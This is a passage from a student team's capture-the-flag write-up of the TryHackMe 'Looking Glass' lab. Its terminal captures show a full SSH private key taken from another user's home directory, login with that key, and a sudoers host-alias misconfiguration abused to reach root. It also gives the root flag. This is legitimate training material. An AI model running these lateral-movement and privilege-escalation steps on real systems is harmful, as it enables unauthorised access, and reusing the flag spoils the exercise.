4 drwxrwxrwx 5 jabberwock   jabberwock   4096 Jul  3  2020 jabberwock
4 drwx------ 5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
4 drwx------ 3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
4 drwx------ 2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ 
```




```
humptydumpty@looking-glass:/home$ cat alice
cat: alice: Permission denied
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
```

After that, we tried to find something like an RSA key by running ls -la .ssh/id_rsa and we managed to find it.




```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
```

So we proceed to find the private key using cat/home/alice/.ssh/id_rsa.




```
humptydumpty@looking-glass:/home/alice$ cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

To log into alice, we run ssh alice@localhost -i /home/alice/ .ssh/id_rsa



```
humptydumpty@looking-glass:/home/alice$ ssh alice@localhost -i /home/alice/.ssh/id_rsa
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
```

After that we run ls and found there is only 1 content inside.After cat the only content which is kitten.txt, we found it is really a simple normal text.




```
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might
.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large
 and green: and still, as Alice went on shaking her, she kept on growing shorter—and fatter—and
softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$ cd ..
```

ROOT
PRIVILEGE
ESCALATION


Members Involved: Ong Kwang Zheng
Tools used: Bash Terminal, OpenSSH
Thought Process/Methodology:

Then, we go to etc directory using cd etc and check the files (ls)




```
alice@looking-glass:/$ cd etc
alice@looking-glass:/etc$ ls
NetworkManager                fstab            machine-id               rcS.d
X11                           fstab.orig       magic                    resolv.conf
acpi                          fuse.conf        magic.mime               rmt
adduser.conf                  gai.conf         mailcap                  rpc
alternatives                  groff            mailcap.order            rsyslog.conf
apm                           group            manpath.config           rsyslog.d
apparmor                      group-           mdadm                    screenrc
apparmor.d                    grub.d           mime.types               securetty
apport                        gshadow          mke2fs.conf              security
apt                           gshadow-         modprobe.d               selinux
at.deny                       gss              modules                  services
bash.bashrc                   hdparm.conf      modules-load.d           shadow
bash_completion               host.conf        mtab                     shadow-
bash_completion.d             hostname         nanorc                   shells
bindresvport.blacklist        hosts            netplan                  skel
binfmt.d                      hosts.allow      network                  sos.conf
byobu                         hosts.deny       networkd-dispatcher      ssh
ca-certificates               init.d           networks                 ssl
ca-certificates.conf          initramfs-tools  newt                     subgid
```

To find the host name for alice, first we do cd sudoer.d/ to go to sudoer.d/ and check content using ls.Next, we use cat alice since there is a file named ‘alice’ so we try our luck there see if we manage to find the host name for alice there.




```
alice@looking-glass:/etc$ cd sudoers.d/
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
```



```
root@looking-glass:/etc/sudoers.d# cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

After we found the host name,we run sudo -h ssalg-gnikool /bin/bash. And finally we can find the root using /root.



```
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
```

Answer: thm{bc2337b6f97d057b01da718ced6ead3f}

<END>

ID	**NAME**	**CONTRIBUTION**	**SIGNATURES**
1211101704	**Aniq Danial Bin Mohd Adli**	- Initial recon and finding the open ports. - Video Editing	
1211101790	**Lee Heng Yep**	- Obtained information using certain user’s account to access other users account and files (basically horizontal privilege escalation) - Writing writeup and proofreading - Baked cookies for everyonebut i didn't say i would share	
1211103063	**Ng Weng Lam**	- Notice that there are 1 program will run when reboot - Get Reverse Shell command from PentestMonkey - Crack the hash by using CrackStation and CyberChef for finding the password for “humptydumpty”.	
1211102806	**Ong Kwang Zheng**	- Found the hostname for ‘alice’ and did the rooting part. - Managed to find the flag for question 2 after asking opinion when facing a problem from the entire groupmate.	

VIDEO LINK: https://youtu.be/PWtsAAWhKw4